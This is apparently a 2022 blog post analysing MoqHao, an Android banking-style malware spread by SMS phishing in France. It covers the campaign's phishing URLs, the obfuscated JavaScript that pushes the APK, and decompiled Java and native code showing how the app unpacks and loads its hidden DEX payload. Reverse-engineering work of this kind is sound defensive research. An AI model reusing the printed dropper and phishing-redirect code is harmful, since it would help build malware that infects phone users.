
MoqHao Android malware analysis and phishing campaign

xanhacks.xyz/p/moqhao-malware-analysis

August 11, 2022



```
        00018cb8 4f f4 00 71     mov.w      obj,#0x200
        00018cbc 2e 46           mov        r6,r5
        00018cbe 9d f8 37 40     ldrb.w     r4,[sp,#local_a9]
        00018cc2 d0 f8 c0 22     ldr.w      obj2,[jnienv,#0x2c0]
        00018cc6 58 46           mov        jnienv,r11
        00018cc8 90 47           blx        obj2
        00018cca a7 f1 b9 0a     sub.w      r10,r7,#0xb9
        00018cce 05 46           mov        r5,jnienv
        00018cd0 00 20           movs       jnienv,#0x0
        00018cd2 cd e9 08 00     strd       jnienv,jnienv,[sp,#local_c0]
        00018cd6 0a 90           str        jnienv,[sp,#local_b8]
        00018cd8 06 95           str        r5,[sp,#local_c8]
        00018cda 04 96           str        r6,[sp,#local_d0]

                         LAB_00018cdc                                XREI
        00018cdc 05 99           ldr        obj,[sp,#local_cc]
        00018cde 58 46           mov        jnienv,r11
        00018ce0 32 46           mov        obj2,r6
        00018ce2 2b 46           mov        i,r5
        00018ce4 ff f7 3e e8     blx        _JNIEnv::CallIntMethod
        00018ce8 80 46           mov        r8,jnienv
        00018cea 00 28           cmp        jnienv,#0x0
        00018cec 2f db           blt        LAB_00018d4e
        00018cee db f8 00 00     ldr.w      jnienv,[r11,#0x0]
        00018cf2 d0 f8 e0 32     ldr.w      i,[jnienv,#0x2e0]
        00018cf6 58 46           mov        jnienv,r11
        00018cf8 29 46           mov        obj,r5
        00018cfa 00 22           movs       obj2,#0x0
        00018cfc 98 47           blx        i
        00018cfe 08 ae           add        r6,sp,#0x20
        00018d00 5d 46           mov        r5,r11
        00018d02 81 46           mov        r9,jnienv
        00018d04 4f f0 00 0b     mov.w      r11,#0x0
        00018d08 13 e0           b          LAB_00018d32

                         LAB_00018d0a                                XREI
        00018d0a 19 f8 0b 10     ldrb.w     obj,[r9,r11,lsl #0x0]
        00018d0e dd e9 09 02     ldrd       jnienv,obj2,[sp,#local_bc]
        00018d12 61 40           eors       obj,r4
        00018d14 90 42           cmp        jnienv,obj2
        00018d16 07 f8 b9 1c     strb.w     obj,[r7,#-0xb9]
        00018d1a 04 d2           bcs        LAB_00018d26
        00018d1c 01 70           strb       obj,[jnienv,#0x0]
        00018d1e 09 98           ldr        jnienv,[sp,#local_bc]
```

```
p_Var2 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"list","(Ljava/lang/String;)[Ljava/lang/String;")
;
p_Var4 = (*(*jnienv)->GetMethodID)
                   (jnienv,p_Var1,"open","(Ljava/lang/String;)Ljava/io/InputStream;");
array = (jobjectArray)_JNIEnv::CallObjectMethod((_jobject *)jnienv,p_Var3,p_Var2,i);
str_00 = (*(*jnienv)->GetObjectArrayElement)(jnienv,array,0);
__aeabi_memclr8(auStack168,0x80);
                  /* Get the name of the first asset */
pcVar5 = (*(*jnienv)->GetStringUTFChars)(jnienv,(jstring)i,(jboolean *)0x0);
strcat((char *)auStack168,pcVar5);
(*(*jnienv)->ReleaseStringUTFChars)(jnienv,(jstring)i,pcVar5);
sVar6 = strlen((char *)auStack168);
*(undefined2 *)((int)auStack168 + sVar6) = 0x2f;
pcVar5 = (*(*jnienv)->GetStringUTFChars)(jnienv,str_00,(jboolean *)0x0);
strcat((char *)auStack168,pcVar5);
(*(*jnienv)->ReleaseStringUTFChars)(jnienv,str_00,pcVar5);
                  /* Concatenates the folder_name + / + resource_name */
p_Var7 = (*(*jnienv)->NewStringUTF)(jnienv,(char *)auStack168);
p_Var3 = (_jmethodID *)_JNIEnv::CallObjectMethod((_jobject *)jnienv,p_Var3,p_Var4,p_Var7);
p_Var1 = (*(*jnienv)->FindClass)(jnienv,"java/io/InputStream");
p_Var2 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"read","([B)I");
p_Var4 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"close","()V");
p_Var8 = (*(*jnienv)->NewByteArray)(jnienv,0xc);
_JNIEnv::CallIntMethod((_jobject *)jnienv,p_Var3,p_Var2,p_Var8);
                  /* Get the first 12 bytes of the resource */
(*(*jnienv)->GetByteArrayRegion)(jnienv,p_Var8,0,0xc,ajStack180);
p_Var8 = (*(*jnienv)->NewByteArray)(jnienv,0x200);
local_c0 = (byte *)0x0;
local_bc = (byte *)0x0;
local_b8 = (byte *)0x0;
while (iVar9 = _JNIEnv::CallIntMethod((_jobject *)jnienv,p_Var3,p_Var2,p_Var8), -1 < iVar9) {
  pjVar10 = (*(*jnienv)->GetByteArrayElements)(jnienv,p_Var8,(jboolean *)0x0);
  for (iVar12 = 0; iVar12 < iVar9; iVar12 = iVar12 + 1) {
    if (local_bc < local_b8) {
      *local_bc = pjVar10[iVar12] ^ local_a9;
      local_bc = local_bc + 1;
    }
    else {
      std::__ndk1::vector<signed_char,std::__ndk1::allocator<signed_char>>::
      __push_back_slow_path<signed_char>((signed *)&local_c0);
    }
  }
  (*(*jnienv)->ReleaseByteArrayElements)(jnienv,p_Var8,pjVar10,0);
}
_JNIEnv::CallVoidMethod((_jobject *)jnienv,p_Var3,p_Var4);
```

Analysis of MoqHao Android malware

TL;DR

The **Roaming Mantis** cyber threat actor is currently targeting France with an SMS phishing campaign in order to deliver a malicious Android application. This malware is named **MoqHao**, it contains its code in an encrypted and compressed resource. Once the resource is launched, MoqHao retrieves the IP address of its Command & Control server by decrypting the “About” section of Imgur’s profile.

> You can find samples and Python scripts on this Github repository.

Introduction


Recently, both Alol and I received multiple phishing SMS (or “smishing”) with the same pattern. These SMS leads us to download malicious APK. Let’s investigate!

Smishing campain

The smishing campaign has been targeting France for at least 1-2 months. The chain of infection is quite simple.

The victim clicks on the link in the SMS. Then, the site checks if the User-Agent is an Android/iPhone device and if the IP address comes from France (geofencing). If it is not the case, you receive a 404 not found. Otherwise, Android devices will be redirected to download a malicious APK and iPhone devices to a phishing website to steal iCloud credentials.

Example of phishing SMS :


+33667696983

Saturday, 9 July 2022

Votre colis a été envoyé. Veuillez le vérifier et le recevoir. http://shbuf.bwdbu.com

+33695958134

Tuesday, 2 August 2022

Votre colis a été livré. Veuillez le vérifier et le recevoir à temps. http://gnsca.mohpd.com

> EN : Your package has been sent. Please check it and receive it. hxxp://shbuf.bwdbu.com/

In this article, we will focus on the Android malicious application, named MoqHao. It is automatically downloaded when we click on the link in the SMS thanks to following Javascript snippet :

```
$ curl http://shbuf.bwdbu.com/ -A "Mozilla/5.0 (Android 11; Mobile Firefox/83)"
<html>
<head>
    <title></title>
</head>
<body>
<div>
    <script>
        var arr =
"14964,14969,14960,14951,14945,14909,14903,14932,14963,14972,14971,14901,14961,14898,14964,14947,14970,14972,14951,14901,14944,1497
on(a){return a|0});
        var b = arr[arr.length-1];
        for(var i=0;i<arr.length-1;i++) {
            arr[i] =arr[i]^b;
        }
        arr.pop();
        eval(String.fromCharCode(...arr));
    </script>
</div>
</body>
</html>
```

We can simply replace the `eval` function with a `console.log` and executes it to get the following *clean* JS code.

```
alert("Afin d'avoir une meilleure expérience, veuillez mettre à jour votre navigateur Chrome à la dernière
version");
location.replace("/hxdsvgyeiw.apk");
```

This code opens a popup which says “For a better experience, please update your Chrome browser to the latest version”. Then redirects you to the android malware (`/hxdsvgyeiw.apk`).

The name of the APK changes every time you request the website. The resource folder name and the resource name of the malware is also changed every time to bypass hash/string detection signature by AV.

```
$ sha256sum samples/*apk
d18cbb0dc2321ef6ed05fea165afb19f2b23b651906ecfe3fe594f47377daa23
samples/rosolhvtig.apk
7da86d30b325db5989f44a500c25df9bf76fcb94eae2bee26c8a851d47094b8e
samples/ykvfcdselh.apk
```

You can check `rosolhvtig.apk` on VirusTotal, link.


Malware analysis

Here is the list of tools I used in this analysis with their purpose :

- **jadx-gui** (Java/DEX decompiler)
- **Ghidra** (Native library disassembler/decompiler)
- **AVD** (Run and manage Android VMs)
- **Frida** (Hooks functions inside Android app)
- **Burpsuite** (HTTP proxy)


Overview of the application

We can use `jadx-gui` to view the source code of the malware.



```
rosolhvtig.apk
▼ Source code
  ▼ fzicp.hmoj.zqzf.cnuxf
    ▶ R
  ▼ gb9i3m6
    ▶ Ac
    ▶ Jo
    ▶ Li
    ▶ Ny
    ▶ RgApplication
    ▶ Ud
    ▶ Ye
    ▶ YrActivity
  ▼ s
    ▶ ni
▼ Resources
  ▼ assets
    ▼ xmdop
        1eqlsfh
  ▼ lib
    ▼ armeabi-v7a
        libvg.so
  ▶ META-INF
  ▶ res
    AndroidManifest.xml
    classes.dex
  ▶ resources.arsc
  APK signature
  Summary
```

Before diving into the code, we can notice two things in the file structure. We have a native library (`libvg.so`) and a resource with a weird name (`1eqlsfh`). Let’s check the entropy (randomness of data) of the resource on CyberChef.



Name: 1eqlsfh
Size: 202,196 bytes
Type: unknown
Loaded: 100%

```
time:   1ms
length:  17
lines:    1
```

```
Shannon entropy: 7.990850323461295
```

```
        - 0 represents no randomness (i.e. all the bytes in the data have the same value) whereas 8, the maximum,
represents a completely random string.
        - Standard English text usualy falls somewhere between 3.5 and 5.
        - Properly encrypted or compressed data of a reasonable length should have an entropy of over 7.5.

        The following results show the entropy of chunks of the input data. Chunks with particularly high entropy
could suggest encrypted or compressed sections.
```

We get `7.99` as entropy, this means that the resource is encrypted and/or compressed. We can keep that in mind for later.

In the `AndroidManifest.xml`, we can extract the permissions and the name of the MainActivity.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="11" android:versionName="96"
android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415" package="fzicp.hmoj.zqzf.cnuxf"
platformBuildVersionCode="23" platformBuildVersionName="6.0-2438415">
    <uses-sdk android:minSdkVersion="18" android:targetSdkVersion="21"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="yytp.hytm.bzkzk"/>
    <uses-permission android:name="anjccte.cepa.jnch"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <application android:label="Chrome" android:icon="@drawable/ic_launcher" android:name="gb9i3m6.RgApplication">
        <activity android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen" android:name="gb9i3m6.YrActivity"
android:exported="true" android:excludeFromRecents="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
...
```

Of course, the malware requires a large number of permissions, we can already make assumptions about the potential functionality of the malware.

Here is the code of the MainActivity (`gb9i3m6.YrActivity`) :

```
package gb9i3m6;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import s.ni;

public class YrActivity extends Activity {
    private static Object a(String str, String str2, boolean z, int i, boolean z2, String
str3) {
        return ni.qc(str, str2, 1L, str3, 3, false, 0);
    }

    private static Object b(Context context) {
        return ni.pe(context, 0);
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        Ud.c(this); // Create Ud instance from static function, then create new
RgApplication
        Object[] objArr = new Object[2];
        try {
            Object b = b(this);
            objArr[1] = a(getPackageName(), YrActivity.class.getName(), false, 0, false,
"0");
            objArr[0] = b;
        } catch (Exception unused) {
        }
        ni.jf("", objArr, 2, 0L, 1, false, 0, true, 1L, false);
        finish();
    }
}
```

As you can see, the code is obfuscated and we have a lot of **native library calls**. All the calls are described here :

```
package s;

public class ni {
    public static native Object iz(Class cls);

    public static native void jf(String str, Object[] objArr, int i, long j, int i2, boolean z, int i3, boolean z2, long j2,
boolean z3);

    public static native String ls(int i);

    public static native Object mz(String str, String str2, int i, boolean z);

    public static native Object oa(String str, Object obj, int i, boolean z, int i2);

    public static native void ob(Object obj, Object obj2);

    public static native String om(String str, String str2);

    public static native void op(Object obj, Object obj2, Object obj3, long j, boolean z, int i, String str);

    public static native String oq(Object obj, int i, String str, boolean z);

    public static native Object or(String str, Object obj, int i);

    public static native Object pe(Object obj, int i);
    public static native Object pi(Object obj, Object obj2, int i, boolean z, String str);

    public static native void pq(Object obj, Object obj2, Object obj3, Object obj4, String str, int i, long j, boolean z, int
i2, long j2);

    public static native Object qc(String str, String str2, long j, String str3, int i, boolean z, int i2);
}
```

Native library analysis

The interesting part is inside the `RgApplication.java` file :

```
public class RgApplication extends Application {
    public Object a;
    public Class b;

    private void a(Object obj) {
        Class cls = (Class) ni.oa(ni.ls(1), obj, 1, true, 0); //
ClassLoader.loadClass("com.Loader")
        this.b = cls;
        this.a = ni.iz(cls); // instantiate "com.Loader" Object
    }

    // [3] Write the resource to <...>/files/b and launch it
    private void b(String str, Object obj) {
        String oq = ni.oq(this, 1, "", true); // Get the absolut path of the "files" directory
        String om = ni.om(oq, "b"); // Concatenate "/b" to the absolut path
        e(om, obj); // write unpacked resource to "<app>/files/b"
        a(f(0, str, oq, om)); // new com.Loader() (Entrypoint of the unpacked DEX library)
    }

    // [2] Unpack the resource inside "xmdop" and call b(...)
    private void c(Object obj) {
        // ni.pi(this, obj, 1, false, "") : XOR and deflate the resource inside "xmdop"
        b(obj.toString(), ni.pi(this, obj, 1, false, ""));
    }

    // [1] Call on Object creation
    private void d() {
        // load native library libvg.so
        Runtime.getRuntime().load(((PathClassLoader) getClassLoader()).findLibrary("vg"));
        c("xmdop"); // "xmdop" = resource folder name
    }

    private static Object e(String str, Object obj) {
        return ni.or(str, obj, 0); // write data to a file
    }

    private Object f(int i, String str, String str2, String str3) {
        return ni.mz(str3, ni.om(str2, str).toString(), 1, false); // new object ClassLoader
    }

    @Override // android.app.Application
    public void onCreate() {
        super.onCreate();
        try {
            d();
        } catch (Throwable unused) {
        }
}
```

First, the method `d()` is called, it loads the native library `libvg.so` and call `c("xmdop")` (the parameter corresponds to the name of the resource folder).

Secondly, the method `c("xmdop")` unpack the resource (XOR and zlib decompression) and call `b("xmdop", "<unpacked_resource>")` .

Finally, the method `b("xmdop", "<unpacked_resource>")` , save the unpacked resource at `/data/data/<package_name>/files/b` and launch the unpacked resource which is a DEX file via `ClassLoader.loadClass("com.Loader")` .

`com.Loader` is a name of a class inside the unpacked resource.

Unpack the resource


Now, there are two ways to get the unpacked resource :

1. Using `adb` to pull the DEX code directly from the infected device : `adb pull /data/data/<package_name>/files/b .`
2. Using static code analysis of the native library function `ni.pi(...)` to find how the resource is unpacked.

The first argument of JNI functions is always `JNIEnv *` . The JNIEnv type is a pointer to a structure storing all JNI function pointers. Each function is accessible at a fixed offset through the JNIEnv argument.

```
typedef const struct JNINativeInterface
*JNIEnv;
```

You can find the list of functions and offsets on this spreadsheet. The JNIEnv structure can be downloaded as Ghidra Data Type (GDT), jni_all.gdt. So, you can import it on Ghidra and it will resolve automatically functions names when you change the JNI function signature.



```
undefined4        Stack[-0xd4]:4 local_d4

undefined4        Stack[-0xd8]:4 local_d8

undefined4        Stack[-0xe0]:4 local_e0
```

Decompile: Java_s_ni_pi - (libvg.so)

```
jobject Java_s_ni_pi(JNIEnv *jnienv,jobject obj,jobject obj2,jint i,jboolean z,jstring str)

{
  jclass p_Var1;
  jmethodID p_Var2;
```

Edit Function at 00018b10

jobject Java_s_ni_pi (JNIEnv * jnienv, jobject obj, jobject obj2, jint i, jboolean z, jstring str)

Function Name: Java_s_ni_pi

Calling Convention: __stdcall

Function Attributes:

□ Varargs □ In Line
□ No Return □ Use Custom Storage

Function Variables

Index	Datatype	Name	Storage
	jobject	<RETURN>	r0:4
1	JNIEnv *	jnienv	r0:4
2	jobject		
3	jobject		
4	jint		
5	jboolean		[0x0]:1
6	jstring		[0x4]:4

Call Fixup: -NONE-

/jni_all.h/JNIEnv *
// JNIEnv *
32 bit Pointer
Size: 4

Pointer Base Data Type:
  typedef JNIEnv JNINativeInterface_ *

